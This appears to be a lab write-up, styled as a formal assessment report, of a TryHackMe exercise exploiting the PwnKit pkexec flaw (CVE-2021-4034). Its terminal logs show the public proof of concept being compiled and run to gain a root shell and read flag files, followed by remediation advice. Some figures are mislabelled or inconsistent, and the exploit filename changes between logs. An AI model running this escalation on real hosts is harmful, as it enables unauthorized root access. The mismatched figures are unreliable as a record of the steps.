

Official Security Assessment Report

CVE-2021-4034 (PwnKit) Exploitation Evidence

Report Date: 2026-05-17 13:02:48

Prepared By: spyhunter

Classification: Internal / Confidential

This document provides formal evidence of a controlled exploitation workflow for CVE-2021-4034. Screenshots are preserved as captured and organized to support audit and incident-review requirements.

1. Executive Summary

A controlled proof-of-concept exploitation was performed against CVE-2021-4034 (PwnKit), a local privilege escalation vulnerability in pkexec. The exercise confirmed that exploitation can lead to unauthorized privilege gain under vulnerable conditions.

2. Objective

To demonstrate exploitability, capture forensic-grade execution evidence, and document operational impact for remediation planning and risk acceptance decisions.

3. Scope

In scope: local exploitation workflow, command execution path, and post-exploitation proof. Out of scope: persistence, lateral movement, and destructive actions.

4. Methodology

The assessment followed a controlled sequence: environment preparation, exploit artifact review, terminal session setup, exploit execution, and impact verification through captured output.

5. Vulnerability Details


CVE ID	CVE-2021-4034
Name	PwnKit
Affected Component	pkexec (polkit)
Type	Local Privilege Escalation
Potential Impact	Privilege escalation to root-level access
Severity	High / Critical (environment-dependent)

6. Evidence and Exploitation Workflow

The following screenshots are inserted in chronological order to show each step of the exploitation process.

```
tryhackme@pwnkit: ~  
Session Actions Edit View Help  
(usman@usmankhan)-[~]  
$ ssh tryhackme@10.114.172.13  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
tryhackme@10.114.172.13's password:  
Permission denied, please try again.  
tryhackme@10.114.172.13's password:  
tryhackme@pwnkit:~$ cd pwnkit/  
tryhackme@pwnkit:~/pwnkit$
```

Figure 1: Target working folder prepared for CVE-2021-4034 assessment.



The screenshot shows a terminal window titled "tryhackme@pwnkit: ~/pwnkit". The terminal has a menu bar with "Session", "Actions", "Edit", "View", and "Help". The user enters the command `gcc cve-2021-4034-poc.c -o exploit`. Below this, a scrollable history of commands and output is visible, including `cd pwnkit/`, `ls`, `./`, `./exploit`, `ls`, `whoami`, `cd /root`, and `cat /root/flag.txt`. The output shows the user becoming root and receiving a congratulatory message.

```
tryhackme@pwnkit:~/pwnkit$ gcc cve-2021-4034-poc.c -o exploit
tryhackme@pwnkit:~/pwnkit$
pwnkit
tryhackme@pwnkit:~/pwnkit$ cd pwnkit/
tryhackme@pwnkit:~/pwnkit$ ls
README.md  cve-2021-4034-poc.c  exploit
tryhackme@pwnkit:~/pwnkit$ ./
./git/      exploit
tryhackme@pwnkit:~/pwnkit$ ./exploit
#
# ls
README.md  cve-2021-4034-poc.c  exploit
# whoami
root
# cd /root
/bin/sh: 4: cd: can't cd to root
# cat /root
cat: /root: No such file or directory
# cat /root/flag.txt
THM{CONGRATULATIONS-YOU-EXPLOITED-PWNKIT}
# ^C
#
```


Figure 2: Exploit source code used during validation and execution setup.

```
(usman@usmankhan)-[~]
$ ssh tryhackme@10.114.172.13
The authenticity of host '10.114.172.13 (10.114.172.13)' can't be established.
ED25519 key fingerprint is: SHA256:CSHLS7l/yGGLPMsIc4WUMN3VVw4fXtimnqo+A2nUHHE
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.114.172.13' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
tryhackme@10.114.172.13's password:
Permission denied, please try again.
tryhackme@10.114.172.13's password:

What is the flag located at /usr/share/tryhackme/flag.txt?
THM{CONGRATULATIONS YOU HAVE FOUND THE FLAG}
✓ Correct Answer


[Bonus Question - Optional] Using the Qualys advisory (opens in new tab) and the repository (opens in new tab) linked in the task, try to
```

Figure 3: Terminal connection/session prepared for running the exploit.



```
tryhackme@pwnkit: ~/pwnkit
Session Actions Edit View Help
tryhackme@pwnkit:~/pwnkit$ ./expoliot
#
tryhackme@pwnkit:~$ ls
pwnkit
tryhackme@pwnkit:~$ cd pwnkit/
tryhackme@pwnkit:~/pwnkit$ ls
README.md cve-2021-4034-poc.c expoliot
tryhackme@pwnkit:~/pwnkit$ ./
git/ expoliot
tryhackme@pwnkit:~/pwnkit$ ./expoliot
#
# ls
README.md cve-2021-4034-poc.c expoliot
# whoami
root
# cd /root
/bin/sh: 4: cd: can't cd to root
# cat /root
cat: /root: No such file or directory
# cat /root/flag.txt
THM{CONGRATULATIONS-YOU-EXPLOITED-PWNKIT}
# ^C
#
```

Figure 4: Exploit execution step demonstrating attack flow.



A terminal window titled 'tryhackme@pwnkit: ~/pwnkit' with standard window controls. The terminal shows a user running the command `./expoliot.png`. The prompt changes from `#` to `THM{CONGRATULATIONS-YOU-EXPLOITED-PWNKIT}`, indicating a successful privilege escalation. The user then runs `cat /root/flag.txt`, and the output is a redacted area. A watermark 'Screenshot From 2026-05-16 12-42-28.png' is visible in the bottom left of the terminal area.

```
tryhackme@pwnkit: ~/pwnkit
Session Actions Edit View Help
tryhackme@pwnkit:~/pwnkit$ ./expoliot.png
# cat /root/flag.txt
THM{CONGRATULATIONS-YOU-EXPLOITED-PWNKIT}
#
```

Figure 5: Post-exploitation evidence showing successful privileged impact.

7. Risk Assessment

Successful execution indicates a realistic path for unauthorized privilege escalation on vulnerable hosts. This can enable full host compromise, defense evasion, and confidentiality/integrity impacts.

8. Remediation Recommendations

- Patch polkit/pkexec to vendor-fixed versions across all affected systems.
- Apply least-privilege controls and restrict local shell access for untrusted users.
- Harden endpoint monitoring to detect abnormal pkexec invocations and privilege transitions.
- Perform post-remediation revalidation to confirm exploit path closure.

9. Conclusion

The controlled test confirms CVE-2021-4034 exploitability and demonstrates meaningful security risk in vulnerable environments. Immediate patching and hardening controls are recommended.

10. Appendix

Evidence Source Directory: /home/usman/Pictures/Screenshots/CVE-2021-4034

Number of Embedded Screenshots: 5